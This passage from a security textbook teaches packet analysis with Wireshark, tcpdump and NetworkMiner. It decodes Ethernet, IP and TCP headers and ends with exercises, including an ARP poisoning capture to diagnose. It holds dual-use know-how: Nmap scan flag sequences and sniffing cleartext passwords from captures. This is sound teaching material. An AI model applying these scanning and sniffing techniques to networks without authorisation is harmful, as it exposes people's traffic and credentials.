In Figure 3-22, you can see an example of autocomplete in use. In this example, if you want to search for a tcp filter, simply type the letter "t" into the field and a dropdown box will appear showing you all options starting with "t" (tftp included). You can further develop this by learning the Boolean operators, and they will also appear in the Filter field, as well as ranges, and so on. For even more examples of how filters are constructed take a moment to review Table 3-4. This table provides some more examples of common Wireshark filters and their descriptions.

Table 3-4: Wireshark Filter Descriptions

PROTOCOL	FIELD	OPERATOR	VALUE
ip	Addr	==	192.168.123.1
tcp	port	eq	21
ip	addr	!=	192.168.123.1
ip	src	ne	192.168.123.1
http	*	contains	`http://www.example.com`

Conversation filters are important when you want to isolate communications between two specific hosts on a network. For example, you might need a conversation filter if you have a server on your network being port-scanned by another system. You may want to inspect the entire conversation between these two hosts. Figure 3-23 provides an example of a conversation filter.




Figure 3-23: The conversation filter in Wireshark lets you see intercommunication between hosts

To create a conversation filter, right-click the packet, select Conversation Filter, and then select IP. All traffic between the hosts is now filtered. Once applied, the filter is also displayed in the filter field.

```
ip.addr eq 192.168.123.101 and ip.addr eq 192.168.123.123
```

Wireshark simply collects this data, and it is up to you to know what you are looking for and how to extract it. Constructing good filters is half the battle; the other half is understanding the underlying protocols so that you know what to look for.

NOTE **To learn more about display filters, read the filtering section on the Wireshark wiki:** `http://wiki.wireshark.org/CaptureFilters`.

Basic Data Capture—A Layer-by-Layer Review

This section presents a layer-by-layer review of the TCP/IP stack. You examine the primary protocols and some of the hex decode of captured packets. Don't worry, you will not be going through every single field of every single packet. This is just to highlight a few of the more important TCP/IP fields and to increase your comfort level in reviewing and decoding packets. It will also come in handy as you read through the remaining chapters.

Physical—Data-Link Layer

Chances are, the local network you are now using is Ethernet. Understanding the Ethernet frame will help as you analyze data with Wireshark or perform other types of network traffic analysis. As shown in Figure 3-24, the Ethernet frame has a very simple structure consisting of source and destination MAC addresses, an EtherType field identifying the protocol encapsulated by the Ethernet frame, and a 4-byte trailing CRC to ensure that transmission errors are detected.




Figure 3-24: The Ethernet frame is a simple structure.

Several features of the data link layer are also necessary for conducting more advanced tasks at higher levels, such as the man-in-the-middle attacks covered earlier in this chapter. Figure 3-25 displays a packet decode with the Ethernet part of the frame highlighted.

Note that the first MAC address shown, 00:0c:29:82:50:79, is the destination MAC address. The second MAC address shown, 00:0c:29:d9:49:a1, is the source

MAC address. This is followed by a type code of `0800`, which denotes that an IP packet follows.

```
⊞ Frame 11: 98 bytes on wire (784 bits), 98 bytes captured (784 bits)
⊟ Ethernet II, Src: 00:0c:29:d9:49:a1 (00:0c:29:d9:49:a1), Dst: 00:0c:29:82:50:79 (00:0c:29:82:50:79)
  ⊞ Destination: 00:0c:29:82:50:79 (00:0c:29:82:50:79)
  ⊞ Source: 00:0c:29:d9:49:a1 (00:0c:29:d9:49:a1)
    Type: IP (0x0800)
⊞ Internet Protocol Version 4, Src: 192.168.123.121 (192.168.123.121), Dst: 192.168.123.124 (192.168.123.124)
⊞ Transmission Control Protocol, Src Port: 21 (21), Dst Port: 38702 (38702), Seq: 1, Ack: 1, Len: 32
⊞ File Transfer Protocol (FTP)

0000  00 0c 29 82 50 79 00 0c  29 d9 49 a1 08 00 45 00   ..).Py.. ).I...E.
0010  00 54 2d a9 40 00 40 06  94 b4 c0 a8 7b 79 c0 a8   .T-.@.@. ....{y..
0020  7b 7c 00 15 97 2e 23 2c  af 86 f2 be 62 cf 80 18   {|....#, ....b...
0030  16 a0 61 c1 00 00 01 01  08 0a 00 19 82 2f 03 2c   ..a..... ...../.,
0040  ad e3 32 32 30 20 42 65  74 61 46 54 50 44 20 30   ..220 Be taFTPD 0
0050  2e 30 2e 38 70 72 65 31  37 20 72 65 61 64 79 2e   .0.8pre1 7 ready.
0060  0d 0a                                             ..
```

Figure 3-25: Ethernet frame decode.

IN THE LAB

This lab discusses MAC addresses. One common problem is the confusion over MAC addresses. Take a moment to review Figure 3-26.




Figure 3-26: A Simple network capture

If you are capturing traffic on 192.168.123.1 that is from 192.169.0.1 what MAC address should you see listed as the source MAC. Would you be viewing?

1. **192.168.0.1**
2. **The switch**
3. **Router interface A**
4. **Router interface B**

Continues

Continued

You should have picked router interface A. This is because MAC addresses are not passed on by routers. Routers operate at Layer 3 of the OSI model, while MAC addresses operate at Layer 2 of the OSI model. Also, ARP is considered a non-routable protocol.

Network-Internet Layer

Some of the protocols and services that operate at the network layer include Internet Protocol (IP), Internet Control Message Protocol (ICMP), and some routing protocols. IP is the foundation of the TCP/IP protocol suite and is used by Transmission Control Protocol (TCP), User Datagram Protocol (UDP), and other higher-layer protocols. Figure 3-27 displays a sample capture with the IP header expanded. A few of the important fields are highlighted.




Figure 3-27: IP header decode

The first highlighted field of the IP header is the version (IPv4) and header length (5). Keep in mind that the IP header length of 5 is recorded in hex and defines the length of the header in 32-bit words. Each 32-bit word is made up of 4 bytes, and because the default length of an IP header is five 32-bit words, a normal header is 20 bytes long.

The next field that is highlighted is the TTL field. TTL is used as a time control mechanism to prevent the IP datagram from looping indefinitely. TTL is used by Traceroute, and the TTL is set differently for different operating systems.

Most systems use default TTLs of 64, 128, or 255. The TTL shown in Figure 3-26 is listed as 64. Do you have any idea what operating system sent that packet? A TTL of 64 is the Linux default. One other item to note is that the TTL is shown in

the hex decode as 0x40. You should be able to quickly convert some numbers from hex to decimal; Table 3-5 lists several conversions that you should know. Just as TTLs vary between operating systems, so does the TCP maximum segment size (MSS). Windows uses a variable value, whereas Linux is set from 2920 to 5840.

Table 3-5: Common TTLs and Their Numeric Equivalents

OPERATING SYSTEM	DECIMAL TTL	HEX TTL
Linux	64	40
Windows	128	80
Cisco/Hardware	255	FF

The next field up for discussion is the protocol field. This 1-byte field specifies the ID number of the higher-layer protocol that IP is carrying. This functions much like the ingredients label on a box of breakfast cereal. At some point in the process, the IP header is stripped off, and at that point the contents of the IP datagram need to be passed to another protocol or service. The most likely protocols will be TCP or UDP, which are two of the most common services used. Table 3-6 lists some of the most common protocols and their numeric equivalents.

Table 3-6: Common Protocol Values and Their Numeric Equivalents

DESCRIPTION	DECIMAL VALUE	HEX VALUE
ICMP	1	1
TCP	6	6
EGP	8	8
UDP	17	11

Finally, take a look at the address fields. The last two 4-byte fields found in the IP header are the source and destination addresses. These 32-bit fields contain the sender's and receiver's IP addresses. In Figure 3-27, you can see that the source address is c0 a8 7b 79, which is a decimal address of 192.168.123.121. The receiver's address is c0 a8 7b 7c, which translates to 192.168.123.124. This is where the IP header fields end when it is a normal-length header and the length field is a value of 5.

Transport—Host-Host Layer

Continuing the march up the stack, the next header to review is TCP. TCP is substantially more complex than UDP because the protocol does more and is designed for reliable communication. The example you will be working with is shown in Figure 3-28.

The first field to review is the port numbers. The source port number identifies the program that sent the packet. The target port number similarly identifies the

program to which the packet is to be delivered. This example shows a source port of 21, FTP. Notice that in hex, that translates to 0x15. Table 3-7 shows some common port numbers and their hex equivalents.




Figure 3-28: A TCP header decode

Table 3-7: Common Port Numbers and Their Hex Equivalents

DESCRIPTION	DECIMAL VALUE	HEX VALUE
FTP	21	15
SMTP	25	19
DNS	53	35
HTTP	80	50

Sequence and acknowledgement numbers are at the heart of TCP, and they act as a way to ensure that all data is transferred reliably because all data transferred via a TCP connection must be acknowledged by the recipient in a timely way. If an acknowledgement is not received, then the sender will resend all data that is unacknowledged. The details can seem complex, but here is a simple example:

1. Someone sends you 3 bytes starting at Source Sequence Number 101. In other words, they insert the value 101 in the Source Sequence Number field and tack on the 3 data bytes after the TCP header. This should be interpreted to mean that they are sending you byte numbers 101, 102, and 103.
2. You should acknowledge with the Acknowledgement Sequence Number 104. That is, you send them a TCP segment with the value 104 in the

Acknowledgement Number field. This implies that you have received all bytes up to, but not including, number 104.

3. Further assume that they have 2 more bytes to send to you. They plug the value 104 (notice that this is the next byte number that you expect from them) into the Source Sequence Number field. Then they append the 2 data bytes after the TCP header. This means that they are sending you byte numbers 104 and 105.
4. Your acknowledgement then reflects the next byte number that you expect from them, 106, in the acknowledgment sequence number of your reply. This means that you have received all bytes up to, but not including, 106.

Did you notice how numbers shown in the hex decode portion of the figure do not match the sequence number of 33 at the top? That is because Wireshark displays what is known as relative sequence numbers. Relative sequence numbers are there to make it easy for people to follow the conversation. It is easier on the eyes to track a sequence number 1 to the next sequence number 33, rather than 0x 23 2c af 86 to f2 be 62 cf. Just keep in mind that relative sequence numbers have no bearing on your analysis and are just used to make your life a little easier.

Looking back at Figure 3-27, the flag field is highlighted next. The flags are used to signal between the session endpoints. There are eight flags in total. In this example, the flags that are set include ACK and PSH. The 1-byte flag field contains the following:

- **CWR**—The Congestion Window Reduced value allows end-to-end notification of network congestion without dropping packets.
- **ECN**—The Explicit Congestion Notification value is used in conjunction with CON; it can be set to one or zero and is typically not used.
- **URG**—The value in the Urgent Pointer field is significant and should be examined by the recipient.
- **ACK**—The value in the Acknowledgement Sequence Number field is significant and should be examined by the recipient. This value is set on all segments except the first segment of a session startup.
- **PSH**—This value signals the recipient to "push" all queued input to the application on the receiving side. For example, this might be used by a telnet client to ensure that the server receives keystrokes immediately so that each keystroke can be echoed back right away.
- **RST**—This value resets the connection, resulting in immediate session teardown.
- **SYN**—This value indicates that the recipient should synchronize to the specified Source Sequence Number, used at session startup.
- **FIN**—This segment contains the last data, if any, from the sender. It is used at session teardown.

Keep in mind that the manipulation of the flags is one of the primary ways that Nmap performs port scanning of TCP services, as shown in Table 3-8. Other items of interest in the TCP header include the window size; think of the window size as a buffer and a checksum. TCP always uses its checksum feature to ensure the integrity of the communication; the checksum is not optional as it is with UDP. TCP automatically retransmits segments that are not acknowledged by the recipient in a timely way.

Table 3-8: Nmap Scan Type and Flag Sequence

SCAN OPTION	NAME	FLAG SEQUENCE	NOTES
-sS	TCP SYN	→ SYN ← ACK SYN → RST	Default scan type for privileged (root) user
-sT	TCP connect()	→ SYN ← ACK SYN → ACK RST	Default scan type for non-privileged user
-sF	FIN	→ FIN ← ACK RST	Usually no reply from open ports, ACK RST from closed ports
-sN	Null	→ No Flags ← ACK RST	
-sX	Xmas	→ FIN PSH URG ← ACK RST	
-sP	Ping	→ Echo Request ← Echo Reply –– and –– → ACK (just port 80) ← RST	Ping sweep with a twist (+ TCP port 80)
-sA	ACK	→ ACK ← ACK RST if port opened or closed (stateless) ← No Reply if port filtered (stateful)	
-sW	Window	Same as -sA	Window = zero if the port is closed, window > zero if the port is open

Application Layer

The final item up for review is the application data. In this case, the data displayed in Figure 3-29 is from FTP.




Figure 3-29: Application layer decode

Figure 3-29 shows the connection to the FTP server with a returned response of Microsoft FTP Service. This can be seen in the packet decode and also in the ASCII dump to the right of the capture.

Other Network Analysis Tools

Although it is nice to use a tool such as Wireshark, other network analysis tools are available. This discussion starts with a review of tcpdump and then moves on to NetworkMiner, Capsa, and a few others.

Tcpdump is a great network sniffer and analyzer for Linux. It is a command-line tool that is useful for displaying header information. If you would like to run tcpdump in Windows, you can find it at `www.tcpdump.org`. WinDump offers much of the same functionality, and can be found at `https://www.winpcap.org/windump/install/default.htm`. Both applications are command-line tools, and each one is suitable when you need a lightweight, easy-to-install network analyzer. Tcpdump offers many of the same features as Wireshark. Here are some common switches and a sample capture:

```
# tcpdump -h
-i <interface> allows you to specify which interface to capture packets from.
-n will suppress name resolution of IPs, improving capture performance.
-nn will also suppress protocol lookups – you will see 80 in lieu of
HTTP, for example.
-x will display a hexadecimal dump of the packet contents with line
numbering, much like the first three groupings in the bottom pane of the
Ethereal capture window.
-X will produce the friendly printable characters seen in the rightmost
column of the bottom pane of the Ethereal capture display.
-s will let you specify the number of bytes from each packet to capture.
Normally, tcpdump will only capture the first 68 bytes of a packet.
By using –s 0, you will capture the full length of any packets.

C:\>windump -i 1
```

```
16:53:54.425769 10:9a:dd:ab:87:d2 (oui Unknown) > Broadcast null rnr
(r=64,P)
16:53:54.440261 IP Win8.68 > 255.255.255.255.67: BOOTP/DHCP, Request from
10:9a:dd:ab:87:d2 (oui Unknown), length: 300
16:53:45.571963 IP 192.168.123.115 > WIN8: ICMP 192.168.123.115
udp port 137 unreachable, length 86
16:53:46.267597 IP6 WIN8.1900 > fe80::494a:a804:17c7:8c1f.54154:
UDP, length 391
16:53:46.318118 IP WIN8.137 > 192.168.123.255.137: UDP, length 50
```

Are you ready to look at some GUI-based packet tools that require little conversion from hex to decimal? If so, then you will like the following tools. NetworkMiner is an open-source network forensic analysis tool (NFAT) that you can use in a wide variety of scenarios. Setup and use are quick and straightforward. Best of all, it is free. You can download it from `http://sourceforge.net/projects/networkminer/`. NetworkMiner can capture packets live on a network or open saved pcap files. In this example, you will look at the same pcap file that you looked at earlier. The application has a series of tabs across the top that include the following:

- Hosts
- Frames
- Files
- Images
- Messages
- Credentials
- Sessions
- DNS
- Parameters
- Keywords
- Cleartext
- Anomalies

One of the big advantages to this tool is that it excels in tasks that are not as easy to complete in Wireshark. As a result, these tools work well together. For example, Figure 3-30 shows how NetworkMiner easily identifies an ARP spoofing attack. Also, notice how easily it pulls up all the cleartext passwords in the capture, as shown in Figure 3-31.

NetworkMiner extracts and displays all captured passwords, images, and other types of content. It is easy to review, there is little hex decoding to perform, and it simplifies the process of extracting content in bulk from a network pcap file that you may have already captured.




Figure 3-30: NetworkMiner ARP capture




Figure 3-31: Using NetworkMiner to display passwords

Colasoft Capsa (shown in Figure 3-32) is another GUI-based network forensic tool for monitoring and analyzing network traffic. It can be downloaded from `www.colasoft.com/capsa/`. Capsa is easy to install, easy to use, and offers a clean graphical display.




Figure 3-32: Capsa makes capturing and parsing network traffic very easy

Many other tools are available for network traffic analysis. Some could be considered general sniffing tools, while others, such as RSA NetWitness, SniffPass, and Ace Password Sniffer, are designed for a very specific purpose and can filter out various types of traffic.

Summary

This chapter has reviewed how sniffers are powerful tools in the hands of both hackers and security professionals. It examined the primary ways in which anyone can tap a network to gain access to data. You looked at methods that are used by security professionals, such as port mirroring and hubbing, and some of the techniques that attackers use to gain access to network data.

Just as importantly, you were introduced to some of the defenses that can be put in place to stop unauthorized network access. These defenses can range from static ARP entries to port security. Are there other defenses? Yes: encryption, IPSec, VPNs, SSL, and PKI can all make it much more difficult for an attacker to sniff valuable traffic, and when used in aggregate, these techniques can help build defenses to slow or even stop an attacker.

Finally, this chapter provided an in-depth look at Wireshark. This program has continued to develop since it was first released back in 1998. Wireshark is a powerful tool, and knowing how to use its features and options will help you greatly as you build and test software in your security lab. May the packets be with you!

Key Terms

- **ARP cache poisoning—**A type of attack in which a malicious actor sends falsified ARP messages over a local area network.
- **CAM content addressable memory table—**Memory used by Ethernet switches to logically map MAC addresses to specific switch ports.
- **DHCP snooping—**A method used to ensure the security of the existing DHCP infrastructure.
- **Managed switch—**A switch that has one or more methods to modify the operation of the switch so that it can perform such tasks as spanning a port.
- **Port mirroring—**A technique used to send a copy of network packets seen on one switch port to another switch port.
- **Promiscuous mode—**A mode that forces the NIC to pass all traffic it receives rather than passing only the frames that it is intended to receive.
- **VLAN hopping—**An exploit that redirects traffic on a VLAN.
- **WinPcap—**A software component that provides packet-capture capability.

Exercises

This section presents several exercises to help reinforce your knowledge and understanding of this chapter. The tools and utilities used in these exercises were chosen because they are easy to obtain. The goal is to provide you with hands-on experience.

Fun with Packets

This first exercise helps you to better understand packets.

1. Examine Figure 3-33 and make your best guess as to which operating system is packet 1 and which operating system is packet 2.




Figure 3-33: Which OS

Packet 1 Answer: _____ Packet 2 Answer: _____

Some items you may want to review include TTL (Time to live), Don't fragment, and Window size. If you answered Linux for packet 1 and Windows for packet 2, you were correct.

2. Examine Figure 3-34 and describe the security issue.

   Notice how IP address 101, 111, and 252 are all showing the same physical address of b8:ac:6f:de:2c:e1. This is a capture of an ARP cache poisoning attack.

3. You ask a new security associate to set up a network capture on an unused switch port, as shown in Figure 3-35. After several hours of capture on an active network, all that is captured is broadcast traffic. What is the problem?

564	40.669743	b8:ac:6f:de:2c:e1	10:9a:dd:ab:87:d2	ARP	42 Who has 192.168.123.114? Tell 192.168.123.254
565	40.669792	00:80:77:df:b9:ab	b8:ac:6f:de:2c:e1	ARP	60 192.168.123.118 is at 00:80:77:df:b9:ab
566	40.669891	b8:ac:6f:de:2c:e1	00:1c:10:f5:61:9c	ARP	42 192.168.123.253 is at b8:ac:6f:de:2c:e1
567	40.669905	00:1c:10:f5:61:9c	b8:ac:6f:de:2c:e1	ARP	60 192.168.123.254 is at 00:1c:10:f5:61:9c
568	40.670026	b8:ac:6f:de:2c:e1	00:24:a5:d7:90:46	ARP	42 192.168.123.254 is at b8:ac:6f:de:2c:e1
569	40.670061	00:1c:10:f5:61:9c	b8:ac:6f:de:2c:e1	ARP	60 192.168.123.254 is at 00:1c:10:f5:61:9c
570	40.670231	00:e0:11:05:fd:53	b8:ac:6f:de:2c:e1	ARP	60 192.168.123.111 is at 00:e0:11:05:fd:53
571	40.670341	00:1c:10:f5:61:9c	b8:ac:6f:de:2c:e1	ARP	60 192.168.123.254 is at 00:1c:10:f5:61:9c
572	40.670564	00:1c:10:f5:61:9c	b8:ac:6f:de:2c:e1	ARP	60 192.168.123.254 is at 00:1c:10:f5:61:9c
573	40.670779	00:1c:10:f5:61:9c	b8:ac:6f:de:2c:e1	ARP	60 192.168.123.254 is at 00:1c:10:f5:61:9c
574	40.677368	b8:ac:6f:de:2c:e1	00:1c:10:f5:61:9c	ARP	42 192.168.123.110 is at b8:ac:6f:de:2c:e1
575	40.677431	b8:ac:6f:de:2c:e1	6c:33:a9:11:33:0c	ARP	42 192.168.123.254 is at b8:ac:6f:de:2c:e1
576	40.678290	00:22:58:1d:ac:27	b8:ac:6f:de:2c:e1	ARP	60 192.168.123.101 is at 00:22:58:1d:ac:27
577	40.684366	b8:ac:6f:de:2c:e1	00:1c:10:f5:61:9c	ARP	42 192.168.123.111 is at b8:ac:6f:de:2c:e1
578	40.684490	b8:ac:6f:de:2c:e1	00:e0:11:05:fd:53	ARP	42 192.168.123.254 is at b8:ac:6f:de:2c:e1
579	40.691232	b8:ac:6f:de:2c:e1	00:1c:10:f5:61:9c	ARP	42 192.168.123.101 is at b8:ac:6f:de:2c:e1
580	40.691289	b8:ac:6f:de:2c:e1	00:22:58:1d:ac:27	ARP	42 192.168.123.254 is at b8:ac:6f:de:2c:e1
581	40.697739	b8:ac:6f:de:2c:e1	00:1c:10:f5:61:9c	ARP	42 192.168.123.116 is at b8:ac:6f:de:2c:e1
582	40.697795	b8:ac:6f:de:2c:e1	78:45:c4:1e:2f:1f	ARP	42 192.168.123.254 is at b8:ac:6f:de:2c:e1
583	40.704283	b8:ac:6f:de:2c:e1	00:1c:10:f5:61:9c	ARP	42 192.168.123.118 is at b8:ac:6f:de:2c:e1

Figure 3-34: What is the security issue?

Source	Destination
78:45:c4:1e:2f:1f	ff:ff:ff:ff:ff:ff
78:45:c4:1e:2f:1f	ff:ff:ff:ff:ff:ff
10:9a:dd:ab:87:d2	ff:ff:ff:ff:ff:ff
10:9a:dd:ab:87:d2	ff:ff:ff:ff:ff:ff
10:9a:dd:ab:87:d2	ff:ff:ff:ff:ff:ff
10:9a:dd:ab:87:d2	ff:ff:ff:ff:ff:ff
10:9a:dd:ab:87:d2	ff:ff:ff:ff:ff:ff
10:9a:dd:ab:87:d2	ff:ff:ff:ff:ff:ff
10:9a:dd:ab:87:d2	ff:ff:ff:ff:ff:ff
10:9a:dd:ab:87:d2	ff:ff:ff:ff:ff:ff
10:9a:dd:ab:87:d2	ff:ff:ff:ff:ff:ff
78:45:c4:1e:2f:1f	ff:ff:ff:ff:ff:ff
